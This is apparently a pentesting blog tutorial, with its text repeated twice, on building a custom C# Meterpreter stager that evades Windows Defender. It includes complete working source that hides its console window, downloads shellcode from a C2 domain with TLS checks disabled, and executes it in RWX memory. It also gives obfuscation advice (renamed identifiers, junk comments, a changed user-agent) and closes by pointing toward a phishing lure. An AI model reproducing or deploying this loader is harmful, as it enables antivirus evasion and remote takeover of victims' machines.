Tools such as Windows Defender rely heavily on signature matches to identify malicious payloads and artifacts, which may end-up on a user’s machine. While these controls have improved over the years, a variety of defense evasion techniques have enabled attackers to continually subvert such detections. One such workaround involves the development of a custom stager.
A stager is simply a small piece of software that pulls down a second-stage of malware. This is used to evade front-line detections such as anti-virus software. Most commonly used C2 frameworks such as Metasploit, Cobalt Strike, and others, have such capabilities pre-built to enable rapid deployment of C2 beacons when needed. Unfortunately for pentesters, most of these are well-known to front-line detections such as Windows Defender and as such are easily detectable.
Take the following example: a staged Meterpreter payload is generated automatically using msfvenom (part of the free, open-source Metasploit framework):

Figure 1: Msfvenom used to generate a reverse_https payload.

The result is a staged payload which will use HTTPS protocol to communicate and send commands to the victim machine from the C2 server. However, once transferred to a Windows 10 machine with Microsoft Defender running, the stager is immediately detected, even calling out the C2 framework that is being used:

Figure 2: The previously generated Meterpreter payload correctly identified by Windows Defender.

Tools such as DefenderCheck enable a user to see exactly what Windows Defender is identifying as malicious within the executable. When run against the payload, output is generated which pinpoints the specific location in the payload that is triggering an alert:

Figure 3: Output from DefenderCheck when run against the previously generated payload.
From this output, it would appear that the web request using the default Meterpreter user-agent string is to be blamed. One potential workaround for such a detection is to iterate through each detection and modify the stager until there are no more signature matches. Another possibility involves the development of a custom-stager, rather than the default Meterpreter stager.

To do this, a user must first identify the URI that the stager is reaching out to for its secondary payload. Using a Python tool called twistd3 a user can intercept HTTPS traffic and see what resource is being contacted by the stager. First a HTTPS certificate pair must be generated using OpenSSL and then invoke twistd3 using that key-pair to listen for incoming connections. To do so, first generate a private key:

Figure 4: OpenSSL generating a private key.
Next, create an associated public key, using the private key just generated for HTTPS communication:

Figure 5: OpenSSL generating a public key.
A HTTPS listener is then setup using twistd3 to catch the stager request:

Figure 6: Twistd3 used to open a HTTPS listener on port 8081.

During stager creation TCP port 25005 was defined as the port that would be used in the payload. Thus a port forwarding rule must be put in place to pass the connection into the LAN address that has twistd3 listening. Once this rule is active, go back to the test machine and execute the payload:

Figure 7: Test payload being executed on a test machine.

Pivoting back to the twistd3 listener, the resource that is trying to be located by the stager is identifed:

Figure 8: Twistd3 logging output showing the URI used by the Meterpreter payload to pull down a second-stage.
From the above screenshot a GET request is shown for a rather long string; this is the location that Meterpreter will be listening on for the stager, to pull down and execute the malicious, secondary payload. Now that this has been identified, it can be used in a custom stager.

To do so start with some template C# code (included below) that will allocate memory for the malicious code, send a web request, and then execute that code within the same process.

Figure 9: C# source code used in the custom stager.
In the above screenshot, the GET request is modified so that it is reaching out to an attacker-controlled domain and is pointed to the C2 IP address by modifying the DNS “A” record.

Additionally, the user-agent string should be modified along with variable names and class names, in case Windows Defender has seen similar code in the past and generated signatures for it. “Junk comments” are also inserted to further obfuscate the true intention of the custom stager:

Figure 10: Modified class names and “junk comments” in the stager source code.

Figure 11: Modified user-agent string in the stager source code.

Once complete, the source code is saved and it is ready to be compiled. Fortunately, C# is widely used today and a compiler is located on all machines running the .NET framework.

Figure 12: C-Sharp Compiler (CSC) being used to compile the stager.

Now go back to the Kali Linux machine and launch Metasploit Framework:

Figure 13: Metasploit framework launched via the command “msfconsole” in Kali Linux.

Once loaded, the Windows x64 staged-meterpreter payload is used with the following options set:

Figure 14: Meterpreter handler being setup with a local IP address and port for the listener.

Type exploit and the listener starts:

Figure 15: Active Meterpreter listener
The payload is executed on the endpoint:

Figure 16: Stager execution on a test Windows 10 machine.
A Meterpreter shell is opened:

Figure 17: When a Meterpreter shell is opened, it is indicated by Metasploit Framework as shown.

With successful execution check to make sure Windows Defender is not alerting on the stager:


Figure 18: Manual scan of the custom stager using Windows Defender finds no threats within the executable.
Once you have a working payload, you can move on to constructing a phishing lure to kick it off! That article coming soon...
A stager is simply a small piece of software that pulls down a second-stage of malware. This is used to evade front-line detections such as anti-virus software. Most commonly used C2 frameworks such as Metasploit, Cobalt Strike, and others, have such capabilities pre-built to enable rapid deployment of C2 beacons when needed. Unfortunately for pentesters, most of these are well-known to front-line detections such as Windows Defender and as such are easily detectable.
Take the following example: a staged Meterpreter payload is generated automatically using msfvenom (part of the free, open-source Metasploit framework):
Figure 1: Msfvenom used to generate a reverse_https payload.
The result is a staged payload which will use HTTPS protocol to communicate and send commands to the victim machine from the C2 server. However, once transferred to a Windows 10 machine with Microsoft Defender running, the stager is immediately detected, even calling out the C2 framework that is being used:
Figure 2: The previously generated Meterpreter payload correctly identified by Windows Defender.
Tools such as DefenderCheck enable a user to see exactly what Windows Defender is identifying as malicious within the executable. When run against the payload, output is generated which pinpoints the specific location in the payload that is triggering an alert:
Figure 3: Output from DefenderCheck when run against the previously generated payload.
From this output, it would appear that the web request using the default Meterpreter user-agent string is to be blamed. One potential workaround for such a detection is to iterate through each detection and modify the stager until there are no more signature matches. Another possibility involves the development of a custom-stager, rather than the default Meterpreter stager.
To do this, a user must first identify the URI that the stager is reaching out to for its secondary payload. Using a Python tool called twistd3 a user can intercept HTTPS traffic and see what resource is being contacted by the stager. First a HTTPS certificate pair must be generated using OpenSSL and then invoke twistd3 using that key-pair to listen for incoming connections. To do so, first generate a private key:
Figure 4: OpenSSL generating a private key.
Next, create an associated public key, using the private key just generated for HTTPS communication:
Figure 5: OpenSSL generating a public key.
A HTTPS listener is then setup using twistd3 to catch the stager request:
Figure 6: Twistd3 used to open a HTTPS listener on port 8081.
During stager creation TCP port 25005 was defined as the port that would be used in the payload. Thus a port forwarding rule must be put in place to pass the connection into the LAN address that has twistd3 listening. Once this rule is active, go back to the test machine and execute the payload:
Figure 7: Test payload being executed on a test machine.
Pivoting back to the twistd3 listener, the resource that is trying to be located by the stager is identifed:
Figure 8: Twistd3 logging output showing the URI used by the Meterpreter payload to pull down a second-stage.
From the above screenshot a GET request is shown for a rather long string; this is the location that Meterpreter will be listening on for the stager, to pull down and execute the malicious, secondary payload. Now that this has been identified, it can be used in a custom stager.
To do so start with some template C# code (included below) that will allocate memory for the malicious code, send a web request, and then execute that code within the same process.
Figure 9: C# source code used in the custom stager.
C#:
using System;
using System.Net;
using System.Text;
using System.Configuration.Install;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Cryptography.X509Certificates;

public class Termak
{
    //Junk comments


    //Junk comments

   [DllImport("kernel32")]
    private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);


    [DllImport("kernel32")]
    private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref UInt32 lppermUpgrade);

    [DllImport("kernel32")]
    private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

    private static UInt32 MEM_COMMIT = 0x1000;
    private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

    [DllImport("kernel32.dll")]
    static extern IntPtr GetConsoleWindow();

    [DllImport("user32.dll")]
    static extern bool ShowWindow(IntPtr hWnd, int cmdShow);


    //Junk comments
    public static void Main()
    {
        IntPtr h = Process.GetCurrentProcess().MainWindowHandle;
        ShowWindow(h, 0);

        while (true)
        {
            System.Threading.Thread.Sleep(1);
            string progLoc = "https://c2domain.com:8080/resource";
            addFunc(progLoc);
        }
    }

    public static void addFunc(string progLoc)
    {

        WebClient wc = new WebClient();
        wc.Headers.Add("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36");
        ServicePointManager.Expect100Continue = true;
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        ServicePointManager.ServerCertificateValidationCallback = delegate { return true; };

        byte[] stromBolicode = wc.DownloadData(progLoc);

        UInt32 forStoppage = VirtualAlloc(0, (UInt32)stromBolicode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        Marshal.Copy(stromBolicode, 0, (IntPtr)(forStoppage), stromBolicode.Length);
        IntPtr jokMarkingCalc = IntPtr.Zero;
        UInt32 permUpgrade = 0;
        IntPtr optionOne = IntPtr.Zero;
        jokMarkingCalc = CreateThread(0, 0, forStoppage, optionOne, 0, ref permUpgrade);
        WaitForSingleObject(jokMarkingCalc, 0xFFFFFFFF);

    }

}Additionally, the user-agent string should be modified along with variable names and class names, in case Windows Defender has seen similar code in the past and generated signatures for it. “Junk comments” are also inserted to further obfuscate the true intention of the custom stager:
Figure 10: Modified class names and “junk comments” in the stager source code.
Figure 11: Modified user-agent string in the stager source code.
Once complete, the source code is saved and it is ready to be compiled. Fortunately, C# is widely used today and a compiler is located on all machines running the .NET framework.
Figure 12: C-Sharp Compiler (CSC) being used to compile the stager.
Now go back to the Kali Linux machine and launch Metasploit Framework:
Figure 13: Metasploit framework launched via the command “msfconsole” in Kali Linux.
Once loaded, the Windows x64 staged-meterpreter payload is used with the following options set:
Figure 14: Meterpreter handler being setup with a local IP address and port for the listener.
Type exploit and the listener starts:
Figure 15: Active Meterpreter listener
The payload is executed on the endpoint:
Figure 16: Stager execution on a test Windows 10 machine.
A Meterpreter shell is opened:
Figure 17: When a Meterpreter shell is opened, it is indicated by Metasploit Framework as shown.
With successful execution check to make sure Windows Defender is not alerting on the stager:
Figure 18: Manual scan of the custom stager using Windows Defender finds no threats within the executable.
Once you have a working payload, you can move on to constructing a phishing lure to kick it off! That article coming soon...